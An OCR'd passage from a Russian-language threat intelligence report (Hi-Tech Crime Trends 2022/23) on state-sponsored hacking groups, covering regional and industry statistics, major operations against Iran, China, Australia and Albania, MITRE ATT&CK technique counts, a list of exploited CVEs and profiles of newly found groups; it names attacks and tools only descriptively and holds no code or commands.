Америка	• ChamelGang • MalKamak • DEV-0343 • Kimsuky • DEV-0322 • DarkHalo • Earth Lusca • APT35 • BlackEnergy • Moses Staff • Red Menshen	• Machete • Earth Berberoka • Turla • APT41 • APT37 • LuoYu • APT10 • Lazarus • Praying Mantis • Cloud Atlas
Европа	• ChamelGang • MalKamak • DEV-0343 • APT35 • APT31 • Lazarus • MuddyWater • DarkHalo • Ghostwriter • Earth Lusca • Mustang Panda	• APT27 • Moses Staff • TEMP_Heretic • White Tur • APT41 • Turla • LazyScripter • LuoYu • ToddyCat • APT10 • TA410
АТР	• ChamelGang • Harvester • Kimsuky • SideCopy • Lazarus • APT37 • BlackTech • GreenSpot • SideWinder • MuddyWater • APT41 • BITTER • Earth Lusca • Tropic Trooper • Patchwork • Donot • Scarab • Mustang Panda • APT35 • BlackEnergy • APT10	• APT-C-40 • Transparent Tribe • Exforel • VajraEleph • Sharp Panda • Red Menshen • Aoqin Dragon • APT40 • TA428 • Naikon • Earth Berberoka • Aggah • DarkOxide • APT-C-61 • DriftingCloud • LuoYu • ToddyCat • TA413 • TA410 • DarkHotel
Ближний Восток и Африка	• MalKamak • DEV-0343 • HEXANE • DEV-0056 • AridViper • Lazarus • WIRTE • MuddyWater • Earth Lusca • Gaza Cybergang • DarkHalo • Mustang Panda • Moses Staff	• Exforel • POLONIUM • APT35 • Transparent Tribe • Oilrig • BAHAMUT • APT27 • WildPressure • SideCopy • StrongPity • APT10 • TA410

Украина и СНГ

- ChamelGang
- MalKamak
- Kimsuky
- Gamaredon
- MuddyWater
- Scarab
- Lorec53
- Mustang Panda
- Turla
- Ghostwriter
- InvisiMole
- BlackEnergy
- Twisted Panda
- APT28
- Tonto Team
- Callisto
- APT10
- TridentCrow
- Moshen Dragon
- APT31
- APT37
- LuoYu
- ToddyCat
- Space Pirates
- Lazarus

Статистика по странам

Страна	Количество	%
Украина	42	12,17
Россия	27	7,83
Индия	25	7,25
Пакистан	24	6,96
США	21	6,09
Китай	15	4,35
Тайвань	15	4,35
Южная Корея	13	3,77
Израиль	12	3,48
Вьетнам	10	2,90
Германия	9	2,61
СА	9	2,61
Гонконг	8	2,32
Турция	8	2,32
ОАЭ	6	1,74
Австралия	6	1,74
Франция	6	1,74
Мьянма	6	1,74
Сингапур	6	1,74
Иран	5	1,45
Бангладеш	4	1,16
Великобритания	4	1,16
Неизвестно	64	18,55

Статистика по индустриям

Индустрия	Количество	%
Правительство и военные	115	33,14%
Финансы	22	6,34%
Телекоммуникации	20	5,76%
ИТ	18	5,19%
Энергетика	13	3,75%
Промышленность	13	3,75%
Транспорт	13	3,75%
Образование	12	3,46%
Медиа	12	3,46%
Аэрокосмическая отрасль	9	2,59%
Некоммерческие организации	7	2,02%
Здравоохранение	7	2,02%
Неизвестно	86	24,78%

Неизвестно – атаки были видны, но было неизвестно какая индустрия или страна были целью

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 6.

ЗНАЧИМЫЕ ВОЕННЫЕ ОПЕРАЦИИ

ХАКЕРЫ ВНОВЬ ОБРУШИЛИСЬ НА ИРАН

По данным из открытых источников, атака была осуществлена с тем же почерком, что и в ходе июльской атаки 2021 года на железнодорожную отрасль Ирана. Злоумышленники остановили железнодорожное сообщение, а на экранах и мониторах вокзалов был указан номер офиса верховного лидера Аятоллы Али Хаменеи в качестве номера техподдержки. Эта атака позже была связана с вредоносным ПО для затирания данных под названием Meteor (подробнее в отчете «**Hi-Tech Crime Trends 2021/2022: Прогосударственные хакеры**»).

27 октября 2021 года хакеры нарушили работу автозаправочных станций по всей стране, атаковав ИТ-сеть государственной газораспределительной компании **NIOPDC**, под управлением которой находится более 3 500 АЗС по всему Ирану. Помимо того, что оборудование отказало в работе, экраны и табло на АЗС массово начали отображать надпись «**cyberattack 64411**». Этот номер принадлежал офису Верховного лидера Ирана Аятолле Али Хаменеи (как и в июльской атаке).

Рис. 36. Фото автозаправочной станции в Иране

Обслуживание транспорта было приостановлено, **NIOPDC** прекратила работу автозаправок после того, как компания поняла, что не может отслеживать и взимать плату с клиентов за топливо, которое они заправляют в свои автомобили.

Наконец, несмотря на многочисленные отчеты и доказательства инцидента, министерство нефти Ирана отклонило версии, говорящие о кибератаке, и указало, что на самом деле все это — массовая брешь в программном обеспечении, используемом для управления этими объектами.

Позже представитель правительства подтвердил, что заправочные станции уже работают в обычном режиме, а также упомянул, что будет проведено экстренное совещание между государственными чиновниками для полного разрешения этой ситуации. После этого некоторые СМИ отказались от своих первоначальных сообщений и стали придерживаться официальной версии правительства.

КИТАЙ НАРУШИЛ МОЛЧАНИЕ

Истории о кибератаках на Китай почти никогда не попадают в китайские СМИ, потому что правительство предпочитает держать их в секрете.

Однако в 2022 году Китай начал публиковать информацию об атаках недружественных разведывательных бюро на различные государственные и исследовательские организации, а также объекты критической информационной инфраструктуры (КИИ).

В феврале и сентябре 2022 года исследователи из китайской лаборатории **Pangu Lab** рассказали о сложном бэкдоре **Bvp47**. Инструмент был обнаружен в системах под управлением Linux в ходе расследования в 2013 году. Бэкдор оснащен функцией удаленного управления, которая защищена с помощью алгоритма шифрования.

Bvp47 использовался для атак на **287** объектов в академическом, экономическом, военном, научном и телекоммуникационном секторах в **45** странах. В основном пострадали организации в Китае, Корее, Японии, Германии, Испании, Индии и Мексике. Вредоносное ПО оставалось незамеченным более десяти лет.




Рис. 37. Инфографика из официального **отчета** лаборатории Pangu Lab

Владельцем бэкдора оказалась группировка **Equation Group**, предположительно связанная с подразделением **Tailored Access Operations (TAO) Агентства национальной безопасности США (АНБ)**. Эти хакеры также используют инструмент **Suctionchar_Agent**, следы которого были обнаружены в китайской КИИ в 2015 году.

Suctionchar_Agent позволяет украсть пароль целевой системы, когда пользователь выполняет такие команды, как ssh, passwd, sudo. Файл, хранящий украденные пароли, требует закрытого ключа алгоритма RSA для расшифровки.


В июне 2022 года **Национальный центр реагирования на компьютерные вирусы** в Пекине сообщил, что хакерская программа **FoxAcid**, связанная с АНБ США, была обнаружена в сотнях ключевых информационных систем, используемых научно-исследовательскими институтами.

FoxAcid впервые привлекла внимание общественности в 2013 году после разоблачений бывшего сотрудника АНБ Эдварда Сноудена. По его словам, эта программа является жизненно важным компонентом операций кибершпионажа, особенно против Китая и России. Сообщается, что в общей сложности инструмент FoxAcid был задействован для атак по **403** целям в **47** странах, включая Великобританию, Германию, Францию, Южную Корею, Польшу, Японию и Иран.

Китайские эксперты приписывают использование FoxAcid хакерской группе **APT-C-40**, которая находится под под управлением АНБ. Агентство проводит атаки на ведущие компании уже более 10 лет. Тактики и инструменты включают систему атак **QUANTUM**, поддельный сервер FoxAcid и бэкдоры **UnitedRake** и **Validator**. Последняя программа используется по умолчанию и может обеспечить долгосрочный контроль над целью.

Рис. 38. Инфографика из статьи в Global Times

Возможно, раскрытие информации об этих атаках стало ответом на исключение китайских компаний с рынка США из-за опасений шпионажа. За последние несколько лет **Федеральная комиссия связи США (FCC)** закрыла выход на рынок для компаний **China Telecom (Americas) Corp.**, **China Mobile Ltd.** и **China Unicom Hong Kong Ltd.**



АТАКА НА ОБЪЕКТЫ ВОДОСНАБЖЕНИЯ

В августе 2020 – мае 2021 атаке подвергся австралийский поставщик воды **Sunwater**. Компания отвечает за эксплуатацию 19 крупных плотин, 80 насосных станций и трубопроводов протяженностью 1600 миль в Квинсленде.

Злоумышленники проникли в инфраструктуру жертвы и оставались там незамеченными **в течение девяти месяцев**. Обнаружить атаку помогло **Аудиторское управление Квинсленда**.

Атака описана в отчете аудиторов **Water 2021**. Согласно ему хакеры проникли в веб-сервер, на котором хранилась информация о клиентах Sunwater. Они оставили в системе подозрительные файлы, которые увеличивали трафик посетителей на платформу онлайн-видео

Отчет Water 2021 содержит данные о проверках шести водохозяйственных органов Австралии. В половине из них были найдены такие проблемы, как отсутствие инструментов защиты от мошенничества, многочисленные уязвимости в ИТ-системах и т.д.

Аудиторы рекомендовали государственным организациями принять следующие меры для обеспечения безопасности:

- Внедрить системы обнаружения угроз безопасности и отчетности;
- Включить многофакторную аутентификацию во всех внешних системах;
- Установить минимальную длину пароля в восемь символов;
- Организовать обучение по вопросам безопасности;
- Внедрить процессы выявления критических уязвимостей безопасности.

ХАКЕРЫ ИРАНА ОБЪЕДИНИЛИСЬ, ЧТОБЫ АТАКОВАТЬ АЛБАНИЮ

7 сентября 2022 года премьер-министр Албании Эди Рама рассказал о кибератаке направленной на правительство его страны. Атака была проведена не обычными преступниками, а спонсируемой государством группировкой из Ирана. В связи с этим **весь персонал иранского посольства попросили покинуть территорию Албании в течение 24 часов**.

Группа хакеров вероятно, проникла в инфраструктуру албанского правительства в мае 2021 года, эксплуатируя уязвимость CVE-2019-0604 на одном из SharePoint-серверов administrata[.]al (Collab-Web2.*.*). Также злоумышленники использовали сконфигурированный служебный аккаунт члена локальной административной группы. Анализ логов Exchange показал, что почтовые данные из сети жертвы выгружались в период с октября 2021 по январь 2022 года.

В ходе атаки злоумышленники использовали следующие вредоносные инструменты:

- **CHIMNEYSWEEP** – бэкдор, который собирает скриншоты и файлы, содержит обратную оболочку и контролирует содержимое буфера обмена.
- **ZEROCLEAR** – программа, принимающая аргументы командной строки от оператора и приводящая к повреждению файловой системы с помощью драйвера RawDisk.
- **ROADSWEEP** – недавно обнаруженный шифровальщик, который после выполнения перечисляет файлы на устройстве и шифрует их содержимое блоками с использованием RC4.

Рис. 39. Пример записки с требованиями, оставленной программой-вымогателем

Атаку могла провести организация **HomeLand Justice**, которая публиковала мнимые новости об операции против правительства Албании. Тем не менее прямых доказательств этому нет.

Аналитики полагают, что группы, участвовавшие в получении первоначального доступа и эксфильтрации данных в ходе атаки, связаны с **OilRig**. Эта группа, в свою очередь, имеет отношение к **Министерству разведки и безопасности Ирана (MOIS)**.

Вероятно, атака проводилась сразу несколькими группами:

- **DEV-0842** развернула вредоносное ПО с функцией выкупа и программу для стирания данных.
- **DEV-0861** получила первоначальный доступ и осуществила эксфильтрацию данных.
- **IntrudingDivisor** (aka DEV-0166) осуществляла эксфильтрацию данных.
- **Hexane** (aka DEV-0133) зондировала инфраструктуру жертвы.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 7.

ОБЗОР КАРТЫ УГРОЗ ПРОГОСУДАРСТВЕННЫХ ХАКЕРОВ

INITIAL ACCESS

MITRE ID	TECHNIQUE	REPORTS COUNT
T1195	**Supply Chain Compromise**	2
.001	Compromise Software Dependencies and Development Tools	1
.002	Compromise Software Supply Chain	1
T1189	**Drive-by Compromise**	3
T1190	**Exploit Public-Facing Application**	19
T1133	**External Remote Services**	4
T1566	**Phishing**	126
.001	Spearphishing Attachment	81
.002	Spearphishing Link	20
.003	Spearphishing via Service	1
T1091	**Replication Through Removable Media**	3
T1199	**Trusted Relationship**	4
T1078	**Valid Accounts**	4
.001	Default Accounts	1
.002	Domain Accounts	5
.003	Local Accounts	4

EXECUTION

MITRE ID	TECHNIQUE	REPORTS COUNT
T1059	**Command and Scripting Interpreter**	1
.001	PowerShell	1
.005	Visual Basic	26
.006	Python	4
.007	JavaScript/JScript	17
.008	Network Device CLI	1
.003	Windows Command Shell	72
.004	Unix Shell	3
T1203	**Exploitation for Client Execution**	34
T1559	**Inter-Process Communication**	2
.001	Component Object Model	1
.002	Dynamic Data Exchange	1
T1106	**Native API**	15
T1053	**Scheduled Task/Job**	20
.002	At (Windows)	4
.003	Cron	2
.005	Scheduled Task	34
T1129	**Shared Modules**	9
T1569	**System Services**	2
.002	Service Execution	8
T1204	**User Execution**	25
.002	Malicious File	15
.003	Malicious Image	2
T1047	**Windows Management Instrumentation**	23

PERSISTENCE

MITRE ID	TECHNIQUE	REPORTS COUNT
T1098	**Account Manipulation**	3
.002	Additional Email Delegate Permissions	1
T1547	**Boot or Logon Autostart Execution**	8
.001	Print Processors	1
.006	Kernel Modules and Extensions	1
.001	Registry Run Keys / Startup Folder	71
.004	Winlogon Helper DLL	2
T1037	**Boot or Logon Initialization Scripts**	1
.005	Startup Items	1
T1136	**Create Account**	1
.002	Domain Account	1
.003	Local Account	1
T1543	**Create or Modify System Process**	4
.003	Windows Service	14
T1546	**Event Triggered Execution**	1
.003	Windows Management Instrumentation Event Subscription	1
T1133	**External Remote Services**	4
T1574	**Hijack Execution Flow**	8
.001	DLL Search Order Hijacking	3
.002	DLL Side-Loading	11
.007	Path Interception by PATH Environment Variable	1
T1137	**Office Application Startup**	4
.001	Office Template Macros	12
T1053	**Scheduled Task/Job**	20
.002	At (Windows)	4
.003	Cron	2
.005	Scheduled Task	34
T1078	**Valid Accounts**	4
.001	Default Accounts (Cloud Accounts)	2
.002	Domain Accounts	5
.003	Local Accounts	4
T1542	**Pre-OS Boot**	2
.001	System Firmware	2
.003	Bootkit	2
.002	Component Firmware	1
.004	ROMMONkit	1
.005	TFTP Boot	1
T1505	**Server Software Component**	1
.003	Web Shell	9

PRIVILEGE ESCALATION

MITRE ID	TECHNIQUE	REPORTS COUNT
T1548	**Abuse Elevation Control Mechanism**	1
.002	Bypass User Account Control	1
T1134	**Access Token Manipulation**	3
.001	Token Impersonation/Theft	1
.002	Create Process with Token	1
T1546	**Event Triggered Execution**	1
.003	Windows Management Instrumentation Event Subscription	1
.012	Component Object Model Hijacking	1
T1543	**Create or Modify System Process**	4
.003	Windows Service	14
T1547	**Boot or Logon Autostart Execution**	8
.001	Registry Run Keys / Startup Folder	71
.006	Kernel Modules and Extensions	1
.009	Shortcut Modification	2
.012	Print Processors	1
T1055	**Process Injection**	22
.001	Dynamic-link Library Injection	9
.002	Portable Executable Injection	3
.003	Thread Execution Hijacking	1
.009	Proc Memory	1
.012	Process Hollowing	3
T1053	**Scheduled Task/Job**	20
.002	At (Windows)	4
.003	Cron	2
.005	Scheduled Task	34
T1574	**Hijack Execution Flow**	8
.001	DLL Search Order Hijacking	3
.002	DLL Side-Loading	27
T1078	**Valid Accounts**	4
.001	Default Accounts	2
.002	Domain Accounts	5
.003	Local Accounts	4
T1037	**Boot or Logon Initialization Scripts**	1
.005	RC Scripts	1
T1068	**Exploitation for Privilege Escalation**	3

DEFENSE EVASION

MITRE ID	TECHNIQUE	REPORTS COUNT
T1070	**Indicator Removal on Host**	3
.004	File Deletion	12
.006	Timestomp	12
T1550	**Use Alternate Authentication Material**	3
.002	Pass the Hash	1
.003	Pass the Ticket	1
.004	Web Session Cookie	3
T1055	**Process Injection**	22
.001	Dynamic-link Library Injection	9
.002	Portable Executable Injection	3
.008	Proc Memory	1
.003	Thread Execution Hijacking	1
.012	Process Hollowing	3
T1548	**Abuse Elevation Control Mechanism**	1
.002	Bypass User Account Control	1
T1564	**Hide Artifacts**	3
.001	Hidden Files and Directories	18
.003	Hidden Window	1
T1134	**Access Token Manipulation**	3
.001	Token Impersonation/Theft	1
.002	Parent PID Spoofing	1
.003	SID-History Injection	1
T1218	**Signed Binary Proxy Execution**	2
.001	Compiled HTML File	3
.002	Control Panel	2
.003	Mshtml	2
.005	Mshta	17
.011	Rundll32	3
T1036	**Masquerading**	29
.001	Invalid Code Signature	1
.003	Rename System Utilities	1
.004	Masquerade Task or Service	14
.005	Match Legitimate Name or Location	29
.006	Space after Filename	4
.007	Double File Extension	2
T1574	**Hijack Execution Flow**	4
.001	DLL Search Order Hijacking	3
.002	DLL Side-Loading	27
.001	Disable or Modify Tools	2
.002	Disable Windows Event Logging	2
.006	Indicator Blocking	1
.004	Disable or Modify System Firewall	1
T1078	**Valid Accounts**	4
.001	Default Accounts	2
.002	Domain Accounts	5
.003	Local Accounts	4
T1027	**Obfuscated Files or Information**	83
.001	Binary Padding	1
.002	Software Packing	12
.003	Steganography	3
.005	Indicator Removal from Tools	1
.010	Command Obfuscation	2
.006	HTML Smuggling	2
T1140	**Deobfuscate/Decode Files or Information**	85
T1480	**Execution Guardrails**	6
T1211	**Exploitation for Defense Evasion**	1
T1202	**Indirect Command Execution**	10
T1014	**Rootkit**	3
T1112	**Modify Registry**	39
T1006	**Direct Volume Access**	1
T1497	**Virtualization/Sandbox Evasion**	4
.001	System Checks	17
.002	User Activity Based Checks	7
.003	Time Based Evasion	2
T1221	**Template Injection**	23
T1542	**Pre-OS Boot**	2
.001	System Firmware	2
.002	Component Firmware	1
.003	Bootkit	2
T1553	**Subvert Trust Controls**	2
.002	Code Signing	2
.004	Install Root Certificate	1
T1222	**File and Directory Permissions Modification**	1
.001	Windows File and Directory Permissions Modification	1

CREDENTIAL ACCESS

MITRE ID	TECHNIQUE	REPORTS COUNT
T1110	**Brute Force**	2
.001	Password Guessing	2
.003	Password Spraying	1
T1555	**Credentials from Password Stores**	5
.003	Credentials from Web Browsers	11
.001	Keychain	1
.004	Windows Credential Manager	3
T1056	**Input Capture**	7
.004	Credential API Hooking	1
.002	Web Portal Capture	1
.001	Keylogging	10
T1040	**Network Sniffing**	1
T1003	**OS Credential Dumping**	9
.001	LSASS Memory	2
.003	NTDS	1
.002	Security Account Manager	2
.005	Cached Domain Credentials	1
.004	LSA Secrets	1
T1539	**Steal Web Session Cookie**	3
T1111	**Two-Factor Authentication Interception**	1
T1552	**Unsecured Credentials**	1
.004	Private Keys	1
T1606	**Forge Web Credentials**	1
.001	SAML Tokens	1
.001	Web Cookies	3

DISCOVERY

MITRE ID	TECHNIQUE	REPORTS COUNT
T1087	**Account Discovery**	14
.001	Local Account	1
.002	Domain Account	1
.003	Email Account	1
.001	Local Account	1
T1010	**Application Window Discovery**	2
T1580	**Cloud Infrastructure Discovery**	2
T1482	**Domain Trust Discovery**	4
T1083	**File and Directory Discovery**	45
T1046	**Network Service Scanning**	6
T1135	**Network Share Discovery**	9
T1040	**Network Sniffing**	1
T1201	**Password Policy Discovery**	1
T1120	**Peripheral Device Discovery**	5
T1069	**Permission Groups Discovery**	3
T1057	**Process Discovery**	53
T1012	**Query Registry**	27
T1018	**Remote System Discovery**	7
T1518	**Software Discovery**	5
.001	Security Software Discovery	10
T1082	**System Information Discovery**	104
T1016	**System Network Configuration Discovery**	35
.001	Internet Connection Discovery	1
T1049	**System Network Connections Discovery**	19
T1033	**System Owner/User Discovery**	57
T1007	**System Service Discovery**	4
T1124	**System Time Discovery**	23
T1497	**Virtualization/Sandbox Evasion**	4
.001	System Checks	17
.003	Time Based Evasion	12
.002	User Activity Based Checks	7
T1614	**System Location Discovery**	2
.001	System Language Discovery	14

LATERAL MOVEMENT

MITRE ID	TECHNIQUE	REPORTS COUNT
T1210	**Exploitation of Remote Services**	3
T1534	**Internal Spearphishing**	2
T1570	**Lateral Tool Transfer**	3
T1021	**Remote Services**	1
.001	Remote Desktop Protocol	4
.003	SMB/Windows Admin Shares	4
.005	VNC	1
T1091	**Replication Through Removable Media**	3
T1550	**Use Alternate Authentication Material**	1
.001	Application Access Token	1
.002	Pass the Hash	1
.004	Web Session Cookie	1

COLLECTION

MITRE ID	TECHNIQUE	REPORTS COUNT
T1560	**Archive Collected Data**	8
.001	Archive via Utility	1
T1123	**Audio Capture**	1
T1119	**Automated Collection**	18
T1115	**Clipboard Data**	4
T1074	**Data Staged**	3
.001	Local Data Staging	1
.002	Remote Data Staging	1
T1602	**Data from Configuration Repository**	2
T1213	**Data from Information Repositories**	4
T1005	**Data from Local System**	35
T1039	**Data from Network Shared Drive**	4
T1025	**Data from Removable Media**	7
T1114	**Email Collection**	1
.001	Local Email Collection	1
T1056	**Input Capture**	7
.004	Credential API Hooking	1
.001	Web Portal Capture	1
.001	Keylogging	10
T1113	**Screen Capture**	27
T1125	**Video Capture**	1

COMMAND AND CONTROL

MITRE ID	TECHNIQUE	REPORTS COUNT
T1071	**Application Layer Protocol**	25
.001	Web Protocols	113
.002	File Transfer Protocols	2
.003	Mail Protocols	2
.001	Web Protocols	113
T1132	**Data Encoding**	13
.002	Non-Standard Encoding	1
.001	Standard Encoding	17
T1001	**Data Obfuscation**	30
.003	Protocol Impersonation	1
T1568	**Dynamic Resolution**	1
.002	Domain Generation Algorithms	1
T1573	**Encrypted Channel**	15
.002	Asymmetric Cryptography	20
.001	Symmetric Cryptography	8
T1008	**Fallback Channels**	5
T1105	**Ingress Tool Transfer**	66
T1104	**Multi-Stage Channels**	2
T1095	**Non-Application Layer Protocol**	16
T1571	**Non-Standard Port**	15
T1572	**Protocol Tunneling**	3
T1090	**Proxy**	8
.004	Domain Fronting	1
.001	Internal Proxy	3
.002	External Proxy	5
T1219	**Remote Access Software**	6
T1102	**Web Service**	14
.001	Dead Drop Resolver	3
.002	Bidirectional Communication	1
.003	One-Way Communication	3

EXFILTRATION

MITRE ID	TECHNIQUE	REPORTS COUNT
T1020	**Automated Exfiltration**	18
T1030	**Data Transfer Size Limits**	2
T1048	**Exfiltration Over Alternative Protocol**	2
.003	Exfiltration Over Unencrypted Non-C2 Protocol	2
.002	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	1
T1041	**Exfiltration Over C2 Channel**	70
T1052	**Exfiltration Over Physical Medium**	1
.001	Exfiltration over USB	1
T1567	**Exfiltration Over Web Service**	9
.002	Exfiltration to Cloud Storage	6
.001	Exfiltration to Code Repository	3
T1029	**Scheduled Transfer**	6
T1537	**Transfer Data to Cloud Account**	1

IMPACT

MITRE ID	TECHNIQUE	REPORTS COUNT
T1485	**Data Destruction**	1
T1486	**Data Encrypted for Impact**	5
T1496	**Resource Hijacking**	2
T1489	**Service Stop**	4
T1561	**Disk Wipe**	3
.001	Disk Content Wipe	1
.002	Disk Structure Wipe	1
T1491	**Defacement**	1
.002	External Defacement	1
T1498	**Network Denial of Service**	1
T1529	**System Shutdown/Reboot**	2

MITRE ATT&CK®

0-5 5-10 10+

0-5 5-10 10+

ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТЕЙ

APT-группы в подавляющем большинстве атак на организации ориентируются на известные уязвимости, вопреки популярному мнению о нацеленности таких групп на атаки с использованием уязвимостей нулевого дня. При этом не все реализуемые APT-кампании настолько сложны, как многие думают: хакеры нередко используют и общедоступные инструменты, вредоносное ПО и уязвимости.

Аналитики из Университета Тренто в Италии провели **исследование** на эту тему. Они обнаружили **118 уникальных уязвимостей**, используемых APT как минимум в одной кампании в период с 2008 по 2020 год. Некоторые CVE используются в нескольких кампаниях разными APT.

Если бы предприятия теоретически могли обновляться сразу после выпуска обновления, они сталкивались бы с меньшими шансами быть скомпрометированными, чем те, кто ждали один или три месяца (шансы быть скомпрометированными увеличиваются в 4,9 и в 9,1 раз соответственно). Однако оперативные исправления все равно не гарантируют безопасности – предприятие в любом случае может быть скомпрометировано в 14-33% случаев.

На практике предприятия должны проводить регрессионное тестирование перед запуском обновления, что затягивает весь процесс на длительный срок. Главный вывод заключается в том, что можно выполнить 12% всех возможных обновлений, ограничиваясь только версиями, устраняющими общеизвестные уязвимости. Это несущественно увеличит шансы быть скомпрометированными по сравнению с компанией, которая делает обновления для всех версий.

Исследователи указывают, что APT представляют собой уникальную проблему в сфере организации ИБ. Они полагают, что следует отдавать приоритет более быстрому исправлению, а не поиску уязвимостей нулевого дня в рамках общей стратегии обеспечения ИБ. Чтобы снизить риск атак также рекомендуется оптимизированный подход с фокусом на исправления недостатков, которые используются APT.

В период H2 2021 – H1 2022 спонсируемые государством группировки использовали **28** различных уязвимостей в своих атаках:

- **CVE-2017-0199** – Microsoft Office
- **CVE-2017-11317** – Telerik UI
- **CVE-2017-11882** – Microsoft Equation Editor
- **CVE-2017-12149** – Jboss Application Server
- **CVE-2018-0798** – Microsoft Equation Editor

- **CVE-2018-0802** – Microsoft Equation Editor
- **CVE-2019-18935** – Telerik UI
- **CVE-2019-3010** – Oracle Solaris
- **CVE-2019-8526** – Apple macOS
- **CVE-2020-0688** – Microsoft Exchange
- **CVE-2021-1789** – Apple macOS
- **CVE-2021-26411** – Internet Explorer
- **CVE-2021-26411** – Internet Explorer
- **CVE-2021-26855** – Microsoft Exchange
- **CVE-2021-26857** – Microsoft Exchange
- **CVE-2021-26858** – Microsoft Exchange
- **CVE-2021-27065** – Microsoft Exchange
- **CVE-2021-27852** – Checkbox Survey
- **CVE-2021-30869** – Apple iOS, iPadOS, macOS
- **CVE-2021-3521** – Oracle Communications Cloud Native Core
- **CVE-2021-40444** (aka CABLESS) – Microsoft MSHTML
- **CVE-2021-40449** – Драйвер Win32k
- **CVE-2021-40539** – Zoho Manage Engine ADSelfService Plus
- **CVE-2021-44077** – Zoho ManageEngine ServiceDesk Plus
- **CVE-2021-44228** (aka Log4j) – Apache Log4j2
- **CVE-2022-0456** – Google Chrome
- **CVE-2022-0609** – Google Chrome
- **CVE-2022-30190** (aka Follina) – Microsoft Windows Support Diagnostic Tool (MSDT)

НОВЫЕ ПРОГОСУДАРСТВЕННЫЕ ГРУППЫ

Этот период ознаменовался ростом количества новых обнаруженных группировок и вредоносных кампаний. Так, за период H2 2020 – H1 2021 было обнаружено 11 неизвестных ранее APT-групп, а за H2 2021 – H1 2022 – **19**.

ChamelGang

Регион	Начало операции	TOP Mitre
Повсеместно	Март 2021	• Trusted Relationship (T1199) • Exploit Public-Facing Application (T1190) • Server Software Component: Web Shell (T1505.003) • Exploitation of Remote Services (T1210) • Remote System Discovery (T1018)

Positive Technologies выявили новую, ранее неизвестную APT-группировку **ChamelGang**, первые атаки которой были зафиксированы в марте 2021 года. Основными целями хакеров в России, по данным вендора, пока являются организации топливно-энергетического комплекса и авиационной промышленности, а интерес злоумышленников направлен на хищение данных. В других странах были обнаружены скомпрометированные правительственные серверы. Практически на всех скомпрометированных узлах располагается Microsoft Exchange Server. По всей вероятности, хакеры использовали такие уязвимости, как ProxyLogon и (или) ProxyShell.

MalKamak

Регион	Начало операции	TOP Mitre
